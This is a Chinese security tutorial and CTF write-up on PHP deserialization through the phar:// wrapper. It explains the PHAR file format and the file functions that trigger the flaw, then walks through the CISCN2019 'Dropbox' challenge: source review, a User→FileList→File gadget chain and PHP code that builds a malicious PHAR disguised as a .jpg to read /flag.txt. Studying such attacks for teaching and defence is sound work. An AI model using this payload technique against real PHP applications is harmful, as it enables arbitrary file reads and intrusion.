
利用 PHAR 协议进行 PHP 反序列化攻击 – 安全客，安全资讯平台

当通过 phar:// 协议对 phar 文件进行文件操作时，将会对 phar 文件中的 Meta-data 进行反序列化操作，可能造成一些反序列化漏洞。



PHAR（“Php ARchive”）是 PHP 中的打包文件，相当于 Java 中的 JAR 文件，在 php5.3 或者更高的版本中默认开启。PHAR 文件缺省状态是只读的，当我们要创建一个 Phar 文件需要修改 php.ini 中的 phar.readonly，修改为：
phar.readonly = 0

当通过 phar:// 协议对 phar 文件进行文件操作时，将会对 phar 文件中的 Meta-data 进行反序列化操作，可能造成一些反序列化漏洞。

本文由锦行科技的安全研究团队提供，从攻击者的角度展示了 PHAR 反序列化攻击的原理和过程。

1 PHAR 文件结构

stub phar：文件标识，格式为 xxx<?php xxx;HALT_COMPILER();?>, 该部分必须以 HALT_COMPILER();?> 进行结尾，否则将无法识别，前面的内容无限制要求。

manifest：压缩文件的属性等信息，其中的 Meta-data 会以序列化的形式存储。

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

contents：压缩文件的内容


signature：签名，放在文件末尾

2 生成 PHAR 文件

生成程序如下：

```
<?php
Class Test{
}
$phar = new Phar("phar.phar");
$phar -> startBuffering();
$phar -> setStub("<?php __HALT_COMPILER();?>");  //设置Stub
$o = new Test();
$o -> data='test';
$phar -> setMetadata($o);  //设置Meta-data
$phar -> addFromString("test.txt", "test");  //添加要压缩的文件
//签名自动计算
$phar -> stopBuffering();
?>
```


生成 phar 文件，使用 16 进制工具查看，可以看到 Meta-data 中的序列化对象



3 测试反序列化

测试程序如下：

```
<?php
class Test{
   function __destruct(){
      echo $this -> data;  //对象销毁时执行
   }
}
include('phar://phar.phar');
?>
```

运行结果，可以看到打印了‘test’，证明对象被反序列化创建后销毁。

虽然在创建 PHAR 文件时后缀是固定的，但完成创建后我们是可以修改 phar 的后缀名的，例如修改成. jpg，当执行 include(‘phar://phar.jpg’); 时也可触发反序列化。

几乎所有文件操作函数都可触发 phar 反序列化


受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

4CTF 演示


题目地址：[CISCN2019 华北赛区 Day1 Web1]Dropbox（链接：https://buuoj.cn/challenges#%5BCISCN2019%20%E5%8D%8E%E5%8C%97%E8%B5%9B%E5%8C%BA%20Day1%20Web1%5DDropbox）

进入题目后，随意注册账号上传文件，上传点只能上传图片后缀图片

点击下载，有任意文件读取，但是不能读取 flag.txt



于是读取网页源码，传入 filename=../../xxx.php



detele.php

```php
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->detele();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encode($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>
```


class.php

```php
<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);

class User {
    public $db;

    public function __construct() {
        global $db;
        $this->db = $db;
    }

    public function user_exist($username) {
        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE
`username` = ? LIMIT 1;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->store_result();
        $count = $stmt->num_rows;
        if ($count === 0) {
            return false;
        }
        return true;
    }

    public function add_user($username, $password) {
        if ($this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`,
`password`) VALUES (NULL, ?, ?);");
        $stmt->bind_param("ss", $username, $password);
        $stmt->execute();
        return true;
    }
```

```
    public function verify_user($username, $password) {
        if (!$this->user_exist($username)) {
            return false;
```



```
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE
`username` = ?;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->bind_result($expect);
        $stmt->fetch();
        if (isset($expect) && $expect === $password) {
            return true;
        }
        return false;
    }

    public function __destruct() {
        $this->db->close();
    }
}

class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct($path) {
        $this->files = array();
        $this->results = array();
        $this->funcs = array();
        $filenames = scandir($path);

        $key = array_search(".", $filenames);
        unset($filenames[$key]);
        $key = array_search("..", $filenames);
        unset($filenames[$key]);

        foreach ($filenames as $filename) {
            $file = new File();
            $file->open($path . $filename);
            array_push($this->files, $file);
            $this->results[$file->name()] = array();
        }
    }

    public function __call($func, $args) {
```



```
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }

    public function __destruct() {
        $table = '<div id="container" class="container"><div
class="table-responsive"><table id="table" class="table table-bordered table-hover
sm-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a
href="#" class="download">涓嬭浇</a> / <a href="#" class="delete">鍒犻櫎</a></td>';
            $table .= '</tr>';
        }
        echo $table;
    }
}

class File {
    public $filename;

    public function open($filename) {
        $this->filename = $filename;
        if (file_exists($filename) && !is_dir($filename)) {
            return true;
        } else {
```

```
            return false;
        }
    }

    public function name() {
        return basename($this->filename);
    }
```



```
public function size() {
    $size = filesize($this->filename);
    $units = array(' B', ' KB', ' MB', ' GB', ' TB');
    for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
    return round($size, 2).$units[$i];
}

public function detele() {
    unlink($this->filename);
}

public function close() {
    return file_get_contents($this->filename);
}
}
?>
```


分析源代码

可以看到删除文件时使用了 File 类的 delete 函数，File 类的 delete 使用了 unlink 函数，可以触发 phar 反序列化。

继续看到 class.php 的 File 类的 close() 函数中调用了 file_get_contents 函数，可以读取文件。但是要怎么触发呢，我们可以看到 FileList 的__call 函数，如果我们可以让 FileList 参数 files 为数组且数组中一个类为 File，只要有类可以执行 $FileList->close()，就可以读取文件并在 FileList 的析构函数中显示出来了。我们看到 User 类的析构函数，执行了 $db->close()。so，我们让 User 的 $db 参数等于 FileList 就行了。

利用链：User 类的 $db 赋值为 FileList 类，User 类的析构函数执行 close 方法 -> 触发 FileList 的__call 函数，让 $file 值为 File，执行 $file 的 close 函数 ->File 执行 close 读取文件，控制 $filename 为想读取的文件 ->FileList 对象销毁，执行析构函数，回显结果。

生成 phar 文件代码：

```
    <?php
class User{
    public $db;
}

class File{
    public $filename;
    public function __construct($filename){
        $this->filename = $filename;
    }

}

class FileList{
    private $files;
    public function __construct(){
        $this->files=array(new File('/flag.txt'));
    }
}

$user = new User();
$user->db = new FileList();
```

```
$phar = new Phar("phar.phar");
$phar -> startBuffering();
$phar -> setStub("<?php __HALT_COMPILER();?>");
$phar -> setMetadata($user);
$phar->addFromString("test.txt", "test");
$phar -> stopBuffering();
?>
```


生成 phar 文件，修改后缀为 jpg，上传

删除文件处修改 filename 为‘phar://phar.jpg’，读取到 flag 文件